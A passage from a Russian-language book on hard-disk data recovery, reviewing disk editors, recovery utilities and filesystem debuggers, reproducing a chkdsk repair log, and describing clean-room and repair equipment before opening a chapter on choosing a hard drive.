С его помощью можно просматривать все основные структуры NTFS в естественном виде, монтировать виртуальные диски, работать с образами лазерных и жестких дисков, перемещаться по каталогам, восстанавливать удаленные файлы из любой записи MFT, копировать файлы (и даже целые каталоги) с возможностью предварительного их просмотра в текстовом или шестнадцатеричном формате. И это еще далеко не все! Редактор предоставляет удобную систему навигации (приблизительно такую же, как в браузере или IDA PRO, включая поддержку гиперссылок), изобилие горячих клавиш, а также поддерживает историю переходов. Кроме того, он реализует мощную систему поиска с поддержкой основных структур (INDEX, MFT, Partition) и предоставляет возможность поиска ссылок на текущий сектор. С его помощью можно производить удаленное восстановление диска с подключением по TCP/IP, локальной сети или прямому кабельному соединению. Все числа выводятся в двух системах счисления — шестнадцатеричной и десятичной.

Короче говоря, это мой основной (и при том горячо любимый!) инструмент для исследования файловой системы и восстановления данных. Первое же знакомство с ним вызывает эйфорию, граничащую со щенячьим восторгом. Наконец-то мы получили то, о чем так долго мечтали. Естественно, за все хорошее надо платить. Полнофункциональная версия Runtime's Disk Explorer — это коммерческий продукт. Его демонстрационная версия, доступная для скачивания, лишена возможности записи на диск. Причем имеются две различные версии редактора: одна поддерживает NTFS (<http://www.runtime.org/diskexpe.htm>), другая — FAT. Помимо этого, существуют и плагины для Bart's PE, которые можно скачать с сайта Runtime Software.

Sector Inspector

Данный инструмент входит в бесплатно распространяемый фирмой Microsoft пакет Windows Resource Kit. Он представляет собой пакетную утилиту для чтения и записи отдельных секторов в файл. Sector Inspector (рис. 2.10) поддерживает режимы адресации LBA и CHS. При запуске без параметров он выводит декодированную таблицу разделов вместе с расширенными разделами и загрузочными секторами. Редактирование диска осуществляется путем правки предварительно сохраненного дампа сектора в любом подходящем HEX-редакторе с последующей записью исправленной версии на диск. Естественно, это непроизводительно и неудобно, однако Sector Inspector — это единственный известный мне редактор, поддерживающий работу из Recovery Console. Именно поэтому в некоторых случаях он бывает просто незаменим!

- ☐ контекстный поиск;
- ☐ поиск файловых записей, ссылающихся на данный блок (полезная возможность, но, к сожалению, реализованная кое-как и срабатывающая далеко не всегда);
- ☐ режим восстановления с ручным редактированием списка прямых/косвенных блоков;
- ☐ сброс дампа на диск;
- ☐ некоторые другие второстепенные операции.

Редактор может работать как в пакетном, так и в интерактивном режимах. В пакетном режиме все управление осуществляется посредством командной строки, что позволяет полностью или частично автоматизировать некоторые рутинные операции.

Распространяется в исходных текстах (<http://lde.sourceforge.net/>), работает практически под любой UNIX-совместимой операционной системой (включая FreeBSD). Наконец, этот редактор входит во все "правильные" дистрибутивы (например, в KNOPPIX).



Рис. 2.11. Дисковый редактор LDE (Linux Disk Editor)

Работа с lde на первых порах производит довольно странное впечатление. По крайней мере, я чувствовал себя так, как если бы пересел с IBM PC на УКНЦИ/ZX Spectrum или из современного человека превратился в неандертальца, вынужденного добывать огонь трением. Впрочем, со временем это проходит (программист, как известно, существо неприхотливое и ко всему привыкающее). Как вариант, можно загрузиться со "спасательной дискеты" и использовать знакомый Norton Disk Editor или Runtime NT Explorer, запущенной из-под Windows PE. С одной стороны это удобно (привычный интерфейс и все такое), с другой — ни Disk Editor, ни NT Explorer не поддерживают ext2fs/ext3fs, и все структуры данных приходится декодировать вручную.

Шестнадцатеричные редакторы

UNIX — это вам не Windows! Без дисковых редакторов здесь, в принципе, можно и обойтись. Берем любой hex-редактор, открываем соответствующее дисковое устройство (например, /dev/sdb1) и редактируем его в свое удовольствие.




Рис. 2.12. Внешний вид редактора hexedit




Рис. 2.13. Внешний вид редактора khexedit

Программисты старшего поколения, должно быть, помнят, как во времена первой молодости MS-DOS, когда еще не существовало таких средств, как HIEW или QVIEW, правка исполняемых файлов на предмет "отлома" ненужного 7zh обычно осуществлялась редактором DiskEdit. Иными словами, дисковый редактор использовался как hex-редактор. В UNIX, наоборот, hex-редакторы используются для редактирования диска.

Какой редактор выбрать? В общем-то, это дела вкуса (причем, не только вашего, но еще и составителя дистрибутива). Одни предпочитают консольный редактор hexedit (рис. 2.12), другие тяготеют к графическому редактору khexedit (рис. 2.13), а третьи выбирают BIEW (урезанная версия всем известного редактора HIEW).

Автоматизированные дисковые утилиты

Более убогой утилиты, чем chkdsk (рис. 2.14) — стандартный дисковый "доктор", входящий в штатный комплект поставки Windows, — по-видимому, не придумать даже сценаристам из Голливуда. Система диагностики ошибок

упрощена до минимума — доктор лишь информирует о факте их наличия, но отказывается говорить, что именно, по его мнению, повреждено и что он собирается лечить, поэтому последствия такого "врачевания" могут носить фатальный характер.

```
CHKDSK is verifying files (stage 1 of 3)...
File verification completed.
CHKDSK is verifying indexes (stage 2 of 3)...
Index verification completed.
CHKDSK is verifying security descriptors (stage 3 of 3)...
Security descriptor verification completed.

23551289 KB total disk space.
 4336872 KB in 7463 files.
   2168 KB in 484 indexes.
    0 KB in bad sectors.
 74733 KB in use by the system.
 65536 KB occupied by the log file.
19137516 KB available on disk.

   4096 bytes in each allocation unit.
5887822 total allocation units on disk.
4784379 allocation units available on disk.
```

Рис. 2.14. Утилита chkdsk за работой

Известно много случаев, когда chkdsk залечивал до смерти полностью исправные разделы. Например, в листинге 2.1 приведен протокол лечения практически здорового диска с одной-единственной поверженной файловой записью (FILE RECORD). После этого "лечения" я не досчитался многих файлов. С другой стороны, успешно проведенных операций восстановления на его счету намного больше. Обычно он используется неквалифицированными пользователями (и администраторами) для периодической проверки разделов и исправления мелких искажений файловой системы.

В мире UNIX проверка целостности файловой системы обычно осуществляется программой `fsck` (аналог `chkdsk` под Windows NT), представляющей собой консольную утилиту, практически лишенную пользовательского интерфейса и входящую в штатный комплект поставки любого дистрибутива. Как и любое другое полностью автоматизированное средство, она не только лечит, но, случается, что и калечит, так что пользоваться ею следует с большой осторожностью.

Листинг. 2.1. Протокол лечения практически здорового диска с одной-единственной поверженной FILE RECORD

```
One of your disks needs to be checked for consistency. You
may cancel the disk check, but it is strongly recommended
that you continue.
```


Windows will now check the disk.

The VCN 0x9 of index \$I30 in file 0x1a is inconsistency with the VCN 0x0 stored inside the index buffer.

Correcting error in index \$I30 for file 26.

The index bitmap \$I30 in file 0x1a is incorrect.

Correcting error in index \$I30 for file 26.

The down pointer of current index entry with length 0x70 is invalid.

0b 01 00 00 00 00 01 00 70 00 58 00 01 00 00 00p.X.....

1a 00 00 00 00 00 01 00 00 c0 4c bb 5a 94 bf 01L.Z...

00 c0 4c bb 5a 94 bf 01 c0 3a 15 55 97 ea c4 01 ..L.Z.....U....

f0 54 e1 71 7a ea c4 01 00 10 01 00 00 00 00 00 ..T.qz.....

22 02 01 00 00 00 00 00 20 00 00 00 00 00 00 ".....

0b 03 63 00 5f 00 32 00 30 00 38 00 36 00 36 00 ..c_.2.0.8.6.6.

2e 00 6e 00 6c 00 73 00 ff ff ff ff ff ff ff ..n.l.s.....

1f 01 00 00 00 00 01 00 70 00 54 00 01 00 00 00p.T.....

Sorting index \$I30 in file 26.

Cleaning up minor inconsistencies on the drive.

CHKDSK is recovering lost files.

Recovering orphaned file c_037.nls (253) into directory file 26.

Recovering orphaned file c_10000.nls (254) into directory file 26.

Recovering orphaned file c_10079.nls (255) into directory file 26.

Recovering orphaned file c_1026.nls (256) into directory file 26.

Recovering orphaned file c_1250.nls (257) into directory file 26.

Recovering orphaned file c_1251.nls (258) into directory file 26.

Recovering orphaned file c_1252.nls (259) into directory file 26.

Recovering orphaned file c_1253.nls (260) into directory file 26.

Recovering orphaned file c_1254.nls (261) into directory file 26.

Recovering orphaned file c_1255.nls (262) into directory file 26.

Recovering orphaned file c_1256.nls (263) into directory file 26.

Recovering orphaned file c_1257.nls (264) into directory file 26.

Recovering orphaned file c_1258.nls (265) into directory file 26.

Recovering orphaned file c_20261.nls (266) into directory file 26.

Recovering orphaned file cryptext.dll (412) into directory file 26.

Recovering orphaned file ctl3dv2.dll (422) into directory file 26.

Recovering orphaned file ctype.nls (423) into directory file 26.

Recovering orphaned file CSRSRV.DLL (880) into directory file 26.

Recovering orphaned file cryptdll.dll (2206) into directory file 26.

Recovering orphaned file ctl3d32.dll (2441) into directory file 26.

Recovering orphaned file c_10007.nls (2882) into directory file 26.

Recovering orphaned file c_10017.nls (2883) into directory file 26.

Recovering orphaned file c_20127.nls (2916) into directory file 26.

Recovering orphaned file csseqchk.dll (4019) into directory file 26.

Recovering orphaned file cscript.exe (4335) into directory file 26.
Recovering orphaned file cscdll.dll (4661) into directory file 26.
Recovering orphaned file CRYPTDLG.DLL (5125) into directory file 26.
Recovering orphaned file cryptsvc.dll (5127) into directory file 26.
Recovering orphaned file cscui.dll (5136) into directory file 26.
Recovering orphaned file CSRSS.EXE (5144) into directory file 26.
Recovering orphaned file CVID32.QTC (17408) into directory file 26.
Recovering orphaned file c_10001.nls (19801) into directory file 26.
Recovering orphaned file c_20290.nls (19805) into directory file 26.
Recovering orphaned file c_20000.nls (19811) into directory file 26.
Recovering orphaned file CSH.DLL (21395) into directory file 26.
Recovering orphaned file CRYPT32.DLL (38161) into directory file 26.
Recovering orphaned file CRYPTNET.DLL (38162) into directory file 26.
Recovering orphaned file CRYPTUI.DLL (38260) into directory file 26.
Cleaning up 48 unused index entries from index \$SII of file 0x9.
Cleaning up 48 unused index entries from index \$SDH of file 0x9.
Cleaning up 48 unused security descriptors.
CHKDSK discovered free space marked as allocated in the
master file table (MFT) bitmap.
Correcting errors in the Volume Bitmap.
Windows has made corrections to the file system.

19543040 KB total disk space.

18318168 KB in 36008 files.

16604 KB in 1684 indexes.

0 KB in bad sectors.

124080 KB in use by the system.

65536 KB occupied by the log file.

1084188 KB available on disk.

4096 bytes in each allocation unit.

4885760 total allocation units on disk.

271047 allocation units available on disk.

Windows has finished checking your disk.
Please wait while your computer restarts.

28 Мая 2005

Восстановление потерянного файла NTMSJRNL (835) в файле каталога 4614.

GetDataBack

Еще одна утилита от создателей Disk Explorer. Она автоматизирована полностью и не предоставляет никаких возможностей ручной настройки (рис. 2.15).




Рис. 2.15. Внешний вид GetDataBack

Программа сканирует MFT и выводит все файлы, которые только удалось найти (включая удаленные), распределяя их по каталогам (при условии, что соответствующие индексы не повреждены). Если данная утилита встретит BAD-сектор, она завершит работу без предупреждения. Зато она поддерживает удаленное восстановление, создание образов дисков, а также мощную систему поиска по файлам (дата/размер). Возможность поиска по содержанию, к сожалению, отсутствует, что не может не разочаровывать. Представьте себе, что вы хотите восстановить файл со своей диссертацией, ключевые слова которой вам известны, а вот в каких секторах они располагаются — не ведомо. То же самое относится и к поиску файла записной книжки с телефоном приятеля. Тем не менее, для большинства рядовых задач по восстановлению возможностей GetDataBack хватает с лихвой. Демонстрационную

версию программы, предназначенную для NTFS, можно раздобыть по следующему адресу: <http://www.runtime.org/gdbnt.zip>. Как и большинство демонстрационных версий, она обладает усеченными функциональными возможностями — все показывает, но восстанавливать ничего не дает. Тем не менее, демонстрационная версия все же позволяет открывать файлы ассоциированными с ними приложениями. Важно отметить, что GetDataBack не является доктором, подобным NDD или chkdsk. Она не лечит разделы, а всего лишь позволяет скопировать из них уцелевшие файлы.

iRecover

Данный продукт "жизнедеятельности" нидерландской фирмы с неоригинальным названием Data Recovery — замечательный полуавтоматический доктор с кучей настроек (рис. 2.16). Поддерживает динамические диски, позволяет задавать все параметры сканирования вручную. Надежен. Не зависает даже на сильно поврежденных томах. Правда, навигация по восстанавливаемому диску выполнена крайне неудобно (если не сказать — небрежно), что особенно хорошо заметно на больших дисках, содержащих миллионы файлов.




Рис. 2.16. iRecover за работой

Как и его конкурент — GetDataBack — он ничего не лечит, а лишь извлекает уцелевшие данные из небытия. Тем не менее, я отношу iRecover к лучшим автоматизированным средствам восстановления из всех имеющихся в моем арсенале (не считая своих собственных утилит, которые, как правило, пишутся на скорую руку для восстановления конкретного диска, после чего уходят в /dev/null, как и всякий фаст-фуд). Демонстрационную копию программы можно найти по следующему адресу: <http://www.diydatarecovery.nl/downloads/Demo/iRecoverSetup.exe>.

Easy Recovery Professional

На первый взгляд, эта широко разрекламированная утилита от компании OnTrack Data Recovery (<http://www.ontrack.com>) кажется весьма многообещающей (рис. 2.17). Внешность, однако, обманчива. Практическое тестирование показало, что это достаточно "тупой" инструмент, к тому же работающий в полностью автоматическом режиме. Интеллектуальность его действительно находится на зачаточном уровне. Поэтому я не рекомендовал бы вам эту утилиту для практического использования, за исключением, возможно, тех случаев, когда требуется восстановить только что отформатированный том, на который еще не было записано ничего существенного.




Рис. 2.17. EasyRecovery и полтора мегабайта косметики

Stellarinfo Phoenix

Компания Stellarinfo (<http://www.stellarinfo.com>) выпустила утилиту, носящую гордое имя Phoenix и предназначенную для восстановления данных. Как заявлено разработчиком, она поддерживает практически все популярные файловые системы, которые только известны на сегодняшний день (включая UFS).

Демонстрационную копию можно скачать по следующему адресу: <http://www.stellarinfo.com/spb.exe>. Обратите внимание на расширение файла. Это — исполняемый файл. Судя по графе **Platform Supported**, данная версия рассчитана на BSD. Однако в среде BSD программа не запустится! Потребуется устанавливать в систему дополнительный винчестер с работоспособной Windows и устанавливать Phoenix поверх нее. Под Windows PE программа тоже отказывается работать. Под Windows 2000 мне удалось ее запустить, но при попытке анализа заведомо исправного раздела программа выдала сообщение о критической ошибке. На других системах я эту программу не тестировал. Тем не менее, ссылку на файл все-таки даю. Во-первых, пусть все знают, что это за программа, и пусть не возлагают на нее особых надежд. Во-вторых, несмотря на разочаровавший меня результат, не исключено, что у кого-то она все-таки заработает.

The Sleuth Kit

Бесплатно распространяемый комплект утилит для ручного восстановления файловой системы, который можно найти по адресу (<http://www.sleuthkit.org/>), там же (http://www.sleuthkit.org/sleuthkit/docs/ref_fs.html) лежит файл с краткими инструкциями по его использованию. Увы, чудес не бывает, и вся методика восстановления сводится к сканированию свободного пространства на предмет поиска фрагментов с известным содержанием.

Foremost

Это — еще одна бесплатная утилита для восстановления удаленных файлов, основанная на формате их заголовков и на особенностях их структуры. Естественно, она работает только с теми файлами, чье строение ей известно. Тем не менее, по сравнению с ее предшественниками это большой шаг вперед! Кстати говоря, утилита взаимодействует с файловой системой не напрямую, а обрабатывает файлы, полученные командой `dd` или набором Sleuth Kit, благодаря чему она "поддерживает" все файловые системы. Последняя версия лежит на сервере <http://foremost.sourceforge.net/>.

CrashUndo 2000

CrashUndo 2000 — это утилита отечественного производства (<http://frolov.pp.ru/projects/recovery.html#crashundo>). Пожалуй, она представляет собой самый мощный восстановитель под NTFS из всех, что мне доводилось видеть. Работает даже с теми дисками, которые Windows наотрез отказывается монтировать. Использует минимум системной информации, реконструируя ссылочные структуры по их сигнатурам. CrashUndo восстанавливает файлы даже при значительных повреждениях MFT. Она реконструирует дерево каталогов, даже если одна или несколько ветвей, содержащих родительские каталоги, оказываются разрушенными.

К сожалению, пока эта утилита не продается. Если у вас возникла необходимость в восстановлении файлов из разрушенного раздела NTFS (а также FAT и FAT32), вы можете обратиться в службу восстановления данных <http://www.datarecovery.ru/>.

AnalizHD/DoctorHD

AnalizHD (<http://www.antivirus.ru/analizhd.html>) и DoctorHD (<http://www.antivirus.ru/DoctorHD.html>) — это еще две отечественные разработки. Они предназначены для удаленного восстановления данных по Интернету в том случае, если поблизости от вас нет ни одной мало-мальски серьезной фирмы, специализирующейся на лечении HDD.

EraseUndo for NTFS

Восстанавливает удаленные файлы, которые еще не были физически затерты на диске. Получить более подробную информацию, а также скачать демонстрационную версию программы можно по следующему адресу: <http://frolov.pp.ru/projects/recovery.html#eraseundo>.

Отладчики файловой системы

Отладчиками файловой системы называют утилиты, дающие доступ к святым святым файловой системы и позволяющие манипулировать ключевыми структурами данных по своему усмотрению. Чем они отличаются от простых редакторов? Редактор работает на более низком уровне — уровне блоков или секторов. Он, в принципе, может представлять некоторые структуры в наглядном виде, однако в их "физический" смысл никак не вникает.

Отладчик файловой системы работает через драйвер, поэтому испортить раздел с его помощью намного сложнее. Он реализует довольно высокоуровневые операции, такие как установка и снятие флага занятости блока, создание новой символической ссылки и т. д. А вот "посекторного" hex-редактора отладчика файловой системы обычно не содержат, поэтому обе категории программ взаимно дополняют друг друга.

Большинство (если не все) дистрибутивов Linux включают в себя отладчик `debugfs`, поддерживающий `ext2fs` и, отчасти, `ext3fs` (рис. 2.18).




Рис. 2.18. Отладчик файловой системы `debugfs` за работой

Необходимое техническое оборудование

Непременным атрибутом серьезной фирмы была и остается "чистая комната", обеспечивающая класс чистоты 100. Это означает, что в одном кубическом футе воздуха не может содержаться более 100 пылинок размером 0,5 мкм каждая. За этими незатейливыми словами скрывается грандиозное инженерное сооружение стоимостью от 30 тыс. долларов. Конструкция типовой "чистой

комнаты" показана на рис. 2.19. Менее серьезные ремонтники ограничиваются "чистой камерой", что на порядок дешевле. Однако для кустарных мастеров даже это неподъемно дорого. Можно ли обойтись без чистой комнаты или соорудить ее самостоятельно?

Вопреки распространенным слухам и опасениям — да, можно! Как минимум, достаточно обыкновенной незапыленной комнаты с работающим кондиционером, или даже без него. Кроме того, желательно обзавестись ионизатором (ионизатор вызывает слипание частичек пыли, и они, вместо того, чтобы носиться по комнате, оседают на пол, откуда их удаляет нехитрая система вентиляции). Хороший ионизатор стоит в пределах от 500 до 1000 долларов, но, при желании, его можно сконструировать и самостоятельно. Взять хотя бы ту же "Люстру Чижевского", схему которой легко найти в старых журналах "Радио", "Моделист-Конструктор" или в Интернете. Естественно, непосредственно перед проведением работ ионизатор нужно выключать.




Рис. 2.19. Схематичное устройство типовой чистой комнаты

Если вы занимаетесь ремонтом винчестеров более или менее постоянно, имеет смысл соорудить некоторое подобие чистой камеры. Для этого потребуются стеклянный аквариум, воздушный фильтр и компрессор, нагнетающий

воздух внутрь аквариума и препятствующий попаданию пыли через открытую переднюю стенку. Передняя стенка при этом остается открытой! Аквариум ставится на бок, открытой стороной на себя. Сверху закрепляется стеклянная пластина, закрывающая до 2/3 поверхности, а внутрь устанавливается воздушный фильтр. Компрессор остается снаружи. Оставшаяся 1/3 закрывается другой пластинкой, после чего на несколько часов включается фильтр (точное время зависит от его пропускной способности и объема аквариума), а затем, перед началом работ, эта пластинка удаляется, предоставляя простор рукам. Невероятно дешево, но достаточно чисто. Во всяком случае, намного чище открытой жилой комнаты. Учитывая непродолжительное время вскрытия гермозоны, на пластины успевает осесть не так уж много пыли, и у вас есть все шансы считать с винчестера данные прежде, чем он окончательно прикажет долго жить.

После выполнения всех операций винчестер следует обязательно закрыть крышкой, предварительно удалив попавшие пылинки с помощью баллончика с воздухом для продувки двигателей, который можно купить в автомагазине. При длительном хранении баллончика в нем образуется конденсат, поэтому первые порции воздуха ни в коем случае не следует выпускать на восстанавливаемый диск. Кроме того, баллончик не следует встряхивать. Видеоатриал, иллюстрирующий процедуру ремонта жесткого диска, подготовленный главным инженером компании ACE (<http://www.acelab.ru>) Сергеем Яценко, можно посмотреть по следующему адресу: http://pc3k.rsu.ru/video/video03_N40P_disk_swap.avi (157 Мбайт).

ВНИМАНИЕ!

Накопитель может находиться с открытой крышкой только при условии обеспечения надлежащего класса чистоты. Продолжительная работа с "оголенной" гермозонной вне пределов чистой камеры недопустима! Частицы пыли, присутствующие в воздухе, сталкиваясь с вращающейся пластиной, за короткий срок уничтожают магнитное покрытие (рис. 2.20). На дисках со стеклянной подложкой (например, винчестерах типа DTLA) образуется настоящий "иллюминатор".

Но ведь при вскрытии гермоблока в него все равно попадает пыль! Разве от закрытия крышки она исчезнет? На самом деле внутри гермоблока расположен фильтр рециркуляции, активно поглощающий попавшую пыль, в результате чего ее концентрация быстро уменьшается до приемлемых значений. Если же гермоблок остается открытым, то концентрация пыли остается постоянной. Еще одна причина состоит в том, что закрепленная крышка слегка деформирует гермоблок, поэтому без нее диск может читаться нестабильно, с многократными повторами. Таким образом, установка крышки жизненно важна. Запустив утилиту, выводящую скоростную кривую на экран, попеременно подтягивайте болты, добиваясь наиболее ровного графика чтения.



Рис. 2.20. Для жесткого диска каждая пылинка равносильна метеориту

Как уже говорилось, часы жизни винчестера, вскрытого вне чистой комнаты, сочтены. При этом время, требующееся для вычитки данных, — велико. Поэтому жесткий диск лучше подключать к компьютеру напрямую и, в первую очередь, считывать только самые важные данные, установив счетчик повторов чтения на значение 3х. То есть сначала читаем все, что читается само, и только затем — то, что читается с трудом.

Кроме наличия "чистой комнаты", еще одним козырем серьезных фирм являются аппаратно-программные комплексы. Наибольшую известность получили PC-3000 от ACE Lab (<http://www.acelab.ru>) и HDD Repair Tools от BVG Group (<http://www.bvg-group.ru>), причем HDD Repair Tools уступает PC-3000 по качеству поддержки, документации и программного обеспечения.

Что же представляют собой аппаратно-программные комплексы по восстановлению данных? С "аппаратной" точки зрения это — обыкновенный (даже слегка ущербный) контроллер IDE, поддерживающий режимы PIO и, отчасти DMA/UDMA, оборудованный встроенным электронным ключом, позволяющим подключать и отключать жесткие диски "на лету", без выключения компьютера, что очень удобно. Однако того же эффекта можно достичь, если подсоединить жесткий диск к отдельному блоку питания, а перед его выключением подать ATA-команду 94h (standby immediate). Аппаратно-программный комплекс PC-3000, установленный в компьютер, показан на рис. 2.21.

Технологические команды, приоткрывающие дверь во внутренний мир жесткого диска, передаются либо по ATA-интерфейсу, либо через COM-терминал. Да-да! На многих моделях винчестеров имеется интегрированный COM-порт, подключившись к которому, можно контролировать процесс инициализации и управлять приводом (правда, не на всех дисках он распаян,

то есть выведен на разъем). Обычного COM-порта, встроенного в компьютер, плюс пары переходников, которые любой радиолюбитель легко смастерит самостоятельно, для наших целей вполне достаточно. Еще в аппаратно-программных комплексах имеется возможность в любой момент подать команду RESET, что помогает в случае "зацикливания" жесткого диска. Штатные IDE-контроллеры на это не способны, но что мешает прицепить на шину IDE свою кнопку или просто замкнуть пинцетом выводы?




Рис. 2.21. Аппаратно-программный комплекс PC-3000, установленный в компьютер

Зачем же тогда люди приобретают аппаратно-программные комплексы, отстегивая за них ненормальную цену? В частности, PC-3000 в полном комплекте обойдется в несколько тысяч долларов. Ответ прост — деньги платятся за поддержку и сервис! Сам по себе PC-3000 бесполезен. Однако к нему прилагается документация с подробным описанием методики восстановления различных моделей винчестеров, имеется база служебных модулей, к услугам которой приходится прибегать, если родная "служебка" отправилась к праотцам, и, наконец, в стоимость комплекса входят консультация и обучение.

Кроме того, к комплексу прилагается мощное программное обеспечение, в частности, Data Extractor, отличительной чертой которого является способность автоматического восстановления транслятора (в гл. 4 мы об этом еще поговорим), а также продуманный механизм "вычитывания" информации. Если сектор прочитался, он заносится в базу. В дальнейшем такой сектор никогда не читается с диска повторно (если только пользователь не даст команду сделать это), а всегда берется из базы.

Большинство распространенных утилит (например, GetDataBack от Runtime Software) ведут себя совсем не так. Они многократно перечитывают одни и те же сектора, особенно сектора, принадлежащие служебным областям диска, например, FAT или MFT, или даже попросту завершают свою работу при встрече с BAD-сектором. В случае логических разрушений это нормальный подход. Однако для восстановления физически поврежденных жестких дисков он непригоден. Можно, конечно, написать такую утилиту самостоятельно или доработать близкий по духу Open Source проект, можно раздобыть готовую службу в сети или считать ее с аналогичной модели винчестера, но на все это требуется время, а времени всегда не хватает. Наличие специализированного инструментария существенно упрощает дело. Тем не менее, аппаратно-программный комплекс не панацея! Специалист, умеющий ремонтировать жесткие диски, при необходимости обойдется и без специализированного аппаратно-программного комплекса. С другой стороны, людям, не обладающим необходимыми знаниями и навыками, никакой комплекс ничем не поможет.

Из других инструментов нам, в первую очередь, понадобятся отвертки-звездочки. Для старых винчестеров — номер 10, для новых — номер 9, для 2.5-дюймовых винчестеров нужны и более мелкие номера.

ПРИМЕЧАНИЕ

При отсутствии звездочек можно воспользоваться и обыкновенной плоской отверткой. В частности, звездочка-10 соответствует плоской-3. Под звездочку-9 отвертку придется заточивать самостоятельно. На практике, однако, пользоваться плоскими отвертками не рекомендуется — шлицы срываются, и потом их придется высверливать. Тем более что сейчас звездочки уже не проблема, и приобрести их можно в любом техническом магазине. Короче, будем считать, что я ничего вам не говорю.

Остальной инструментарий вполне стандартен. Пассатижи, плоскогубцы, пинцеты. Для перестановки "блинов" придется собрать специальный захват, устройство и приемы работы с которым наглядно продемонстрированы в уже упомянутом видеоматериале инженера компании ACE Lab Сергея Яценко (http://pc3k.rsu.ru/video/video03_N40P_disk_swap.avi).




Рис. 2.22. Техника демонтажа микросхем

В процессе ремонта вам придется демонтировать микросхемы (рис. 2.22). Для этого нужен либо строительный фен, либо паяльник плюс фантазия. Фен обойдется примерно в \$50, но им еще необходимо научиться пользоваться. Ведущий инженер компании ACE Сергей Яценко подготовил специальный видеоматериал, демонстрирующий технику демонтажа ПЗУ с помощью паяльной станции http://pc3k.rsu.ru/video/video02_WDC_ROM.avi (13 Мбайт). Паяльная станция — это, конечно не фен, но принципы работы с ней схожи. Если фена нет, то можно обойтись паяльником с расплюснутым жалом, лезвием (для демонтажа планарных микросхем) и медицинской иглой со сточенным концом (для демонтажа элементов, установленных в отверстия со сквозной металлизацией). О самом демонтаже можно прочитать в статье "Лудить, паять, кастрюли-ведра чиним" (<http://www.computerra.ru/offline/1998/251/1400/>).

Глава 3



Выбираем жесткий диск

Своему винчестеру мы доверяем самое дорогое, что у нас есть — свои данные. Мне часто приходится отвечать на вопросы моих знакомых, сформулированные примерно так: какого производителя выбрать? Какой модели отдать предпочтение? Мой ответ таков: цена и другие параметры (за исключением, может быть, издаваемого шума) важны, но не критичны. Важнейшим критерием является надежность. Выбранный вами диск не должен выйти из строя неожиданно. Разумеется, медленная деградация, сопровождающаяся посторонними скрежещущими звуками и стремительное размножение BAD-секторов не в счет, так как в данном случае любому и так понятно, что диск надо менять. Я и сам часто задаю себе тот же самый вопрос, пытаюсь решить проблему надежности диска, но тщетно. У жестких дисков нет надежности. Вместо этого у них есть гарантийный талон. И это все! Даже не пытайтесь строить свои рассуждения на данных о сотнях тысяч часов наработки на отказ, приводимых в документации. Почему? Да потому, что эта информация берется фактически "с потолка", и производитель не несет за нее никакой ответственности.

